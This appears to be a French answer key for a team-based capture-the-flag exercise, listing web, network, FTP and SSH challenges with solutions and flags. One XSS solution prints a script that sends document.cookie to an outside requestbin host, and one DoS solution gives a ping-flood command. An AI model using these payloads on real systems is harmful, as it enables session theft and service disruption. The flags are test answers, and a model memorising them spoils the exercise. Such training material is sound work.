
Nom de la faille : Faille Cisco

Catégorie : Cryptanalyse

Objectif : Décrypter le mot de passe enable

Description : Le challenger doit retrouver le mot de passe enable dans un fichier de configuration Cisco, pour cela il a disposition une capture de d’un show run d’un routeur Cisco. Il dispose pour seule information des profils utilisateurs

## Capture d’écran :



Solution : Décrypter les mots de passe des différents profils utilisateurs et faire un croisement avec le mot de passe enable

Flag team A : en4ble\_6sko

Flag team B : en@ble\_6sko


Nom de la faille : Password FTP – ftp-017


Catégorie : FTP

Objectif : Retrouver le mot de passe de connexion

Description : Le challenger doit retrouver le mot de passe de connexion de la session user sur le serveur FTP, il dispose d’une capture de trame des échanges entre l’utilisateur et le serveur FTP.

## Capture d’écran :





Solution : Télécharger le fichier .pcap et l’ouvrir avec Wireshark. Le mot de passe apparait en clair dans les trames échangées

Flag team A : cdts3500

Flag team B : cdts3600


Nom de la faille : Injection SQL – http-018


Catégorie : http

Objectif : récupérer le mot de passe administrateur enregistré dans la base

Description : Le challenger doit retrouver le mot de passe administrateur du site enregistré dans une base SQL. Il dispose d’une page formulaire où il peut réaliser des injections SQL.

## Capture d’écran :






Solution : L’utilisateur doit rentrer la commande suivante dans un des champs du formulaire : ‘# le mot de passe sera retourné sur cette même page


Flag team A : 4dm1n1str@tor

Flag team B : @dm1n1str4tor


**Nom de la faille :** http-019  
**Catégorie de la faille** : http  
**Objectif de la faille :** Unescape JS  
**Difficulté de la faille :** 2  
**Description de la faille :** Unescape mot de passe   
**Capture d’écran :**

  
**Solution :**  Utiliser la fonction unescape sur la variable pass et utiliser la fonction String fro ; char code encapsulée à l’intérieur.  
**Flag de la faille A :** hDufjdki156  
**Flag de la faille B :** ADufjdki156


**Nom de la faille :** http-021  
**Catégorie de la faille** : http  
**Objectif de la faille :** Include  
**Difficulté de la faille :** 3  
**Description de la faille :** Les includes c'est pas sécure et les commentaires non plus..  
**Capture d’écran :**

  
**Solution :** Utiliser le get page pour entrer sur le serveur, et regarder le code source de la page bdd.php index.php?page=bdd.php  
**Flag de la faille A :** M0nmdp$ecure123  
**Flag de la faille B :** M4bddest$ecure123


**Nom de la faille :** http-022  
**Catégorie de la faille** : http  
**Objectif de la faille :** Bypass html identification  
**Difficulté de la faille :** 3  
**Description de la faille :** Contourner l'identification html et trouvez le mot de passe pour valider l'épreuve  
**Capture d’écran :**

  
**Solution :** Analyser l’arborescence et accéder au .htpasswd index.php?page=admin/.htpasswd  
**Flag de la faille A :** M0nmdp$ecure123htpasswd  
**Flag de la faille B :** C3siteE$tpasSecur3

**Nom de la faille :** http-023  
**Catégorie de la faille** : http  
**Objectif de la faille :** XSS TeamA vs TeamB  
**Difficulté de la faille :** 4  
**Description de la faille :** Volez le cookie de session de l'autre équipe pour valider le flag  
**Capture d’écran :**

  
**Solution :** Injecter ce code dans le chat <script>document.write(\'<img src=\"http://requestbin.fullcontact.com/1ap2jla1?cookie==\'+document.cookie+\'\">aaaa</img>\');</script> et utiliser un site de récolte de cookie pour récupérer le cookie (requestbin)  
**Flag de la faille A :** ahahbi3njoueJ3su6slefl4g  
**Flag de la faille B :** ohohcbi3njoueJ3su6slefl4g

**Nom de la faille :** http-024  
**Catégorie de la faille** : http  
**Objectif de la faille :** Authentification Formulaire  
**Difficulté de la faille :** 1  
**Description de la faille :** Trouver le mot de passe afin de valider le défi  
**Capture d’écran :**



**Solution :** Inspecter le code source de la page, elle contient les identifiants. Afin de valider le flag.

**Flag de la faille A :** hackmoilesel78280  
**Flag de la faille B :** starwarsdarkvador78280


Nom de la faille : challenge\_Gmail / http-025


Catégorie : http

Objectif : Retrouver le Flag dans une boîte mail

Description : Le challenger doit retrouver le Flag caché dans une boîte mail, il dispose d’une page formulaire qui permet de récupérer les identifiants de connexion de la boîte mail

## Capture d’écran :







Solution : Inspecter le code de la page formulaire, elle contient les identifiants de la boîte mail, ensuite les flags sont enregistré dans « à conserver » et dans « brouillon ».

Flag team A : cetaitpassiduraufinal

Flag team B : cesttropfacilequandmeme

**Nom de la faille :** http-028  
**Catégorie de la faille** : http  
**Objectif de la faille :** Double password  
**Difficulté de la faille :** 2  
**Description de la faille :** Trouver le bon mot de passe  
**Capture d’écran :**   
**Solution :** Il faut annuler la saisie du mot de passe et en suite chercher le mdp dans le code source de la page.

  
**Flag de la faille A :** marvelspiderman551  
**Flag de la faille B :** Hosttorvpn12


Nom de la faille : Open\_Redirect / http-030

Catégorie : http

Objectif : Réussir à faire une redirection vers un autre domaine pour débloquer le flag

Description : Le challenger doit retrouver le doit trouver le flag en faisant une redirection vers un autre domaine. La page présente 3 boutons vers des sites connus, Facebook, Twitter, et Slack.fr. Les boutons contiennent un lien de redirection qui est associé à un hash de l’adresse

## Capture d’écran :



Solution : la redirection se fait seulement si le hash est égal à l’url en claire. Le challengeur doit donc rentrer un nom de domaine imaginaire type toto.com en clair et en hash. Le domaine ne doit pas exister pour permettre d’afficher la page contenant le flag

Flag team A : BatmanestBruceWayne

Flag team B : SupermanestClarkKent

Nom de la faille : Mot de passe faible / http-032

Catégorie : http

Objectif : Trouver le mot de passe de connexion de la page

Description : Le challenger doit retrouver le mot de passe de connexion de la page. Il dispose d’un formulaire de connexion. Le challenge repose sur la logique, aucun indice n’est donné il s’agit de retrouver un mot de passe très faible utilisé par beaucoup de gens

Solution : Le mot de passe est un mot de passe qu’on retrouve pour les interfaces d’administration des modems de beaucoup de modem


Flag team A : root

Flag team B : admin

**Nom de la faille :** net-029  
**Catégorie de la faille** : net  
**Objectif de la faille :** Capture Ethernet  
**Difficulté de la faille :** 2  
**Description de la faille :** Conversion Hex String and String base64  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** Laconversionc'estcoolbravo  
**Flag de la faille B :** Laconversionc'estcoolbienjoue

**Nom de la faille :** net-035  
**Catégorie de la faille** : net  
**Objectif de la faille :** Analyse de trames  
**Difficulté de la faille :** 1  
**Description de la faille :** Analysez le traffic réseau et capturez la trame UDP qui s'échappe du serveur !   
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** J3SU1SL3FL4GA  
**Flag de la faille B :** J3SU1SL3FL4GB

**Nom de la faille :** net-038  
**Catégorie de la faille** : net  
**Objectif de la faille :** Faire une Indisponibilité de Service  
**Difficulté de la faille :** 4  
**Description de la faille :** Effectuer une attaque de type DDos afin de surcharger le site web et obtenir le flag  
**Capture d’écran :**

  
**Solution :** Lancer cette commande de ddos « ping -i 0 -s 65000 IP » à partir de plusieurs terminaux pour monter à un débit de 10mb/s  
**Flag de la faille A :** LaTeamSiicEstVraimentLaMeilleure  
**Flag de la faille B :** LesDevsDeLaTeamSiicSontVraimentLesMeilleurs

**Nom de la faille :** net-040  
**Catégorie de la faille** : net  
**Objectif de la faille :** Historique Appel VOIP  
**Difficulté de la faille :** 2  
**Description de la faille :** L’utilisateur possède une archive contenant plusieurs trames contenant des historiques de conversation VOIP il doit trouver le mot de passe administrateur  
**Capture d’écran :**   
**Solution :** Une des trames contient l’identifiant et le mot de passe administrateur.  
**Flag de la faille A :** @mobcz+123  
**Flag de la faille B :** 321+zcbom@

**Nom de la faille :** ssh-036  
**Catégorie de la faille** : ssh  
**Objectif de la faille :** Clé publique dans la nature  
**Difficulté de la faille :** 3  
**Description de la faille :** Trouvez la clé publique pour accéder au serveur et récupérer le flag   
**Capture d’écran :**

  
**Solution :** Utiliser une fonction javascript pour decrypter tout les lien, et pouvoir trouver le lien contenant la clé prive de connexion au server

var links = document.getElementsByTagName("a");

for (var i = 0; i < links.length; i++) {

